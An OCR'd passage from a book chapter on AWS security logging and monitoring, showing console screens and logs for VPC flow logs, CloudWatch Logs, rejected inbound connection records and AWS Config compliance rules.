172.17.0.1 - - [12/Aug/2017:03:08:07 +0000] "GET / HTTP/1.1" 200 612 "-" "curl/7.51.0" "-"
172.17.0.1 - - [12/Aug/2017:03:08:22 +0000] "GET / HTTP/1.1" 200 612 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_4) AppleWebKit/537.3
6 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36" "-"
2017/08/12 03:08:22 [error] 7#7: *2 open() "/usr/share/nginx/html/favicon.ico" failed (2: No such file or directory), client: 172.17.0.1, s
erver: localhost, request: "GET /favicon.ico HTTP/1.1", host: "127.0.0.1:8080", referrer: "http://127.0.0.1:8080/"
172.17.0.1 - - [12/Aug/2017:03:08:22 +0000] "GET /favicon.ico HTTP/1.1" 404 571 "http://127.0.0.1:8080/" "Mozilla/5.0 (Macintosh; Intel Mac
_OS X 10_12_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36" "-"
```


Chapter 8: Security Logging and Monitoring






Most common events
Least common events


0
11:00 PM
Thu Aug 17
2017
12:00 AM
Fri Aug 18
1:00 AM
2:00 AM
eni-ca21f218


Create VPC
Actions
Search VPCs and their proper
Name
VPC ID
State
IPv4 CIDR
IPv6 CIDR
Development
vpc-d07c1aa9
available
172.31.0.0/16
Production
vpc-2d731554
available
192.168.10.0/24

vpc-d07c1aa9 | Development

Summary | **Flow Logs** | Tags

You can create flow logs on your resources to capture IP traffic flow information for the network

Create Flow Log

Flow Log ID	Filter	CloudWatch Logs Group	IAM Role ARN
			No Flow Logs found

Role Summary

Role Description Provides creation and write access to AWS Cloudwatch groups.

IAM Role Create a new IAM Role

Role Name flowlogsRole

Hide Policy Document

Edit

```
{
 "Statement": [
  {
   "Action": [
    "logs:CreateLogGroup",
    "logs:CreateLogStream",
    "logs:DescribeLogGroups",
    "logs:DescribeLogStreams",
    "logs:PutLogEvents"
   ],
```

CloudWatch
Dashboards
Alarms
ALARM 0
INSUFFICIENT 0
OK 0
Billing
Events
Rules
Event Buses NEW
Logs
Metrics

Welcome to CloudWatch Logs

CloudWatch Logs helps you to aggregate, monitor, and store logs. For example, you can:

- Monitor HTTP response codes in Apache logs
- Receive alarms for errors in kernel logs
- Count exceptions in application logs

To start sending your logs to CloudWatch, click the Quick Start Guide and follow the instructi
explore CloudWatch Logs
Group.

Quick Start Guide

Start Sending Lo

Create log group

Log Group Name: flowlogs

Cancel Create log group

Create Flow Log

Flow logs enable you to capture IP traffic flow information for the network interfaces in your resources.
Learn more about flow logs.

Resources vpc-d07c1aa9

Filter* All

Role* flowlogsRole

If you have not setup IAM permissions for the destination CloudWatch Account you will need to do so to use Flow Logs. Set Up Permissions

ARN arn:aws:iam::836802967410:role/flowlogsRole

Destination Log Group*

Log Group Name
flowlogs

*: Required

Cancel Create Flow Log

vpc-d07c1aa9 | Development

Summary | Flow Logs | Tags

You can create flow logs on your resources to capture IP traffic flow information for the network interfaces for your resources. Learn more about flow logs.

Create Flow Log

Flow Log ID	Filter	CloudWatch Logs Group	IAM Role ARN	Creation Time	Status	Inherited From
fl-eb06f582	ALL	flowlogs	arn:aws:iam::836802967410:role/flowlogsRole	August 15, 2017 at 6:37:49 AM UTC+5:30	Active	-

Filter by tags and attributes or search by keyword

Name	Instance ID	Instance Type	Availability Zone	Instance State	Status Checks	Alarm Status
OpenVPN	i-00c150976b1d80475	t2.micro	us-east-1c	running	Initializing	None
kplabs	i-01ee8bb3c0f5dccff	t2.micro	us-east-1c	stopped		None

Elastic IPs	
Availability zone	us-east-1c
Security groups	launch-wizard-1 . view inbound rules
Scheduled events	No scheduled eve
AMI ID	amzn-ami-hvm-2 x86_64-gp2 (ami-
Platform	-
IAM role	-
Key pair name	kplabs
Private DNS	ip-172-31-30-134.ec2.interna
Private IPs	172.31.30.134
Secondary private IPs	

Security Groups associated with i-00c150976b1d80475

Ports	Protocol	Source	launch-wizard-1
443	tcp	0.0.0.0/0, ::/0	✔
-1	icmp	0.0.0.0/0	✔

CloudWatch > Log Groups > flowlogs > eni-ca21f218-all


Expand all Row Text


Filter events all 30s 5m 1h 6h 1d 1w custon

Time (UTC +00:00)	Message
2017-08-15	
05:08:16	2 836802967410 eni-ca21f218 177.238.221.122 172.31.30.134 45763 23 6 1 40 1502773696 1502773709 REJECT OK
05:10:17	2 836802967410 eni-ca21f218 191.189.34.182 172.31.30.134 30670 23 6 1 40 1502773817 1502773829 REJECT OK
05:10:29	2 836802967410 eni-ca21f218 91.211.0.103 172.31.30.134 52613 3272 6 1 40 1502773829 1502773889 REJECT OK
05:10:29	2 836802967410 eni-ca21f218 46.73.134.64 172.31.30.134 54475 445 6 1 52 1502773829 1502773889 REJECT OK
05:11:35	2 836802967410 eni-ca21f218 114.109.99.22 172.31.30.134 57735 23 6 3 180 1502773895 1502773949 REJECT OK
05:11:35	2 836802967410 eni-ca21f218 172.104.8.139 172.31.30.134 123 123 17 1 76 1502773895 1502773949 ACCEPT OK

"REJECT OK" all 30s 5m 1h 6h 1d 1w cu

Time (UTC +00:00)	Message
2017-08-15	
01:12:24	2 836802967410 eni-ca21f218 158.69.122.195 172.31.30.134 10110 62224 6 1 40 1502759544 1502759601 REJECT OK
01:12:24	2 836802967410 eni-ca21f218 195.39.160.113 172.31.30.134 32646 445 6 1 52 1502759544 1502759601 REJECT OK
01:14:41	2 836802967410 eni-ca21f218 213.148.164.43 172.31.30.134 60741 445 6 1 52 1502759681 1502759721 REJECT OK
01:14:41	2 836802967410 eni-ca21f218 104.28.31.208 172.31.30.134 80 49980 6 1 44 1502759681 1502759721 REJECT OK
01:14:41	2 836802967410 eni-ca21f218 104.18.35.21 172.31.30.134 80 49980 6 1 44 1502759681 1502759721 REJECT OK
01:14:41	2 836802967410 eni-ca21f218 104.24.101.126 172.31.30.134 80 49980 6 1 44 1502759681 1502759721 REJECT OK
01:14:41	2 836802967410 eni-ca21f218 104.31.13.175 172.31.30.134 80 55612 6 2 88 1502759681 1502759721 REJECT OK
01:15:22	2 836802967410 eni-ca21f218 125.75.207.25 172.31.30.134 3574 2222 6 1 40 1502759722 1502759781 REJECT OK
01:16:27	2 836802967410 eni-ca21f218 221.140.31.18 172.31.30.134 64019 22 6 1 40 1502759787 1502759841 REJECT OK
01:18:33	2 836802967410 eni-ca21f218 119.29.120.176 172.31.30.134 51971 80 6 1 40 1502759913 1502759962 REJECT OK






Top Rejected Destination Ports

	Destination Port	Accepts	Rejections	Ratio
1	Others	19	6	0.32
2	0	2	0	0.00
3	123	10	0	0.00
4	23	0	4	---
5	1900	0	1	---
6	2433	0	1	---
7	3339	0	1	---
8	3714	0	1	---
9	5060	0	1	---
10	636	0	1	---

Top Rejected Source Addresses

	Source IP	Rejections	Accepts
1	158.69.122.195	3	0
2	103.210.133.129	2	0
3	104.238.129.199	2	0
4	113.26.33.93	2	0
5	167.114.41.149	2	0
6	198.27.126.32	2	0
7	220.216.90.12	2	0
8	54.158.30.27	2	0
9	60.169.75.138	2	0
10	104.236.155.201	1	0



Settings

Specify the types of AWS resources you want AWS Config to record, the Amazon S3 bucket to which it sends files, and the Amazon S
notifications. Review the pricing page before you start.

Resource types to record

Select the types of AWS resources for which you want AWS Config to record configuration changes. By default, AWS Config records all supported resources. You can also choose to record configuration changes for supported global resources in this region.

All resources ☑ Record all resources supported in this region

☑ Include global resources (e.g., AWS IAM resources)

Specific types

Amazon S3 bucket*

Your bucket receives configuration history and configuration snapshot files, which contain details for the resources

- (●) Create a bucket
- ( ) Choose a bucket from your account
- ( ) Choose a bucket from another account

Bucket name* kplabs.config / Prefix (optional) / AWSLogs/

Amazon SNS topic

[ ] Stream configuration changes and notifications to an Amazon SNS topic.

AWS Config role*

Grant AWS Config read-only access to your AWS resources so that it can record configuration information, and gr
Amazon S3 and Amazon SNS.

- (●) Create a role
- ( ) Choose a role from your account

Role name* config-role-us-east-1

Add rule

Add rules to define the desired configuration settings of your AWS resources. Customize any of the following rules to suit your needs, or add a custom rule. To add a custom rule, you must create an AWS Lambda function for the rule.

Add custom rule

Filter by rule name, label or description

Viewing 1 - 9 of 38 AWS managed rules

acm-certificate-expiration-check
Checks whether ACM Certificates in your account are marked for expiration within the specified number of days. Certificates provided by ACM are automatically renewed.
ACM

approved-amis-by-id
Checks whether running instances are using specified AMIs. Specify a list of approved AMI IDs. Running instances with AMIs that are not on this list are noncompliant.
EC2

approved-amis-by-tag
Checks whether running instances are using specified AMIs. Specify the tags that identify the AMIs. Running instances with AMIs that don't have at least one of the specified tags
EC2

cloudformation-stack-notificatio... New
Checks whether your CloudFormation stacks are sending event notifications to an SNS topic. Optionally checks whether specified SNS topics are used.

cloudtrail-enabled
Checks whether AWS CloudTrail is enabled in your AWS account. Optionally, you can specify which S3 bucket, SNS topic, and Amazon CloudWatch Logs ARN to use.
CloudTrail . Periodic

cloudwatch-alarm-action-check New
Checks whether CloudWatch alarms have at least one alarm action, one INSUFFICIENT_DATA action, or one OK action enabled. Optionally, checks whether
CloudWatch


Config Dashboard

Status

Resources


Total resources	32
Top 10 resource types	**Total**
CloudWatch Alarm	12
IAM Role	3
EC2 NetworkInterface	3
S3 Bucket	2

Config rule compliance




0
Noncompliant rules

Resource compliance



0
Noncompliant resources


Config rule compliance



1

Noncompliant rules

Resource compliance



1

Noncompliant resources

Noncompliant rules

Rule name	Compliance
cloudtrail-enabled	1 noncompliant resource(s)

Rule name	Compliance	Edit rule
cloudtrail-enabled	1 noncompliant resource(s)	
iam-password-policy	Compliant	
root-mfa-check	Compliant	
restrict-common-ports	Compliant	
restrict-ssh	Compliant	

AWS Config

- Dashboard
- Rules
- **Resources**
- Settings

What's new 2

Learn More

- Documentation
- Partners
- Pricing
- FAQs

Resource inventory

Look up existing and deleted resources recorded by AWS Config. View compliance details for each resource or choose the Config timeline icon to

Resources: Resource type | Resource identifier (optional)

Include deleted resources

Tag: Name | OpenVPN

Look up

Choose Config timeline to view a history of configuration details for the resource.

	Resource type	Config timeline	Compliance
OpenVPN	EC2 Instance	i-00c150976b1d80475	--

EC2 Instance i-00c150976b1d80475

on August 18, 2017 8:10:22 AM IST (UTC+05:30)

Managed instance information


15th August 2017 6:56:47 AM

15th August 2017 5:44:52 PM


2 Changes

Configuration Changes 1

Field	From	To
Configuration.NetworkInterfaces.0		▼ Object networkInterfaceId: "eni-3ac982ef" subnetId: "subnet-996b3dd1" vpcId: "vpc-d07c1aa9" description: "test" ownerId: "836802967410" status: "in-use" macAddress: "0a:93:d5:fe:4a:d2" privateIpAddress: "172.31.30.161" privateDnsName: "ip-172-31-30-161.ec2.internal" sourceDestCheck: true ▼ groups: Array [1] ▼ 0: Object groupName: "default" groupId: "sg-81ce97f0" ▼ attachment: Object attachmentId: "eni-attach-4b9340ac" deviceIndex: 1 status: "attached" attachTime: "2017-08-15T12:07:12.000Z" deleteOnTermination: false ▼ privateIpAddresses: Array [1] ▼ 0: Object privateIpAddress: "172.31.30.161" privateDnsName: "ip-172-31-30-161.ec2.internal" primary: true ▼ ipv6Addresses: Array [0] []



Chapter 9: First Responder



Identify	Encrypt	Monitor	BGV	Educate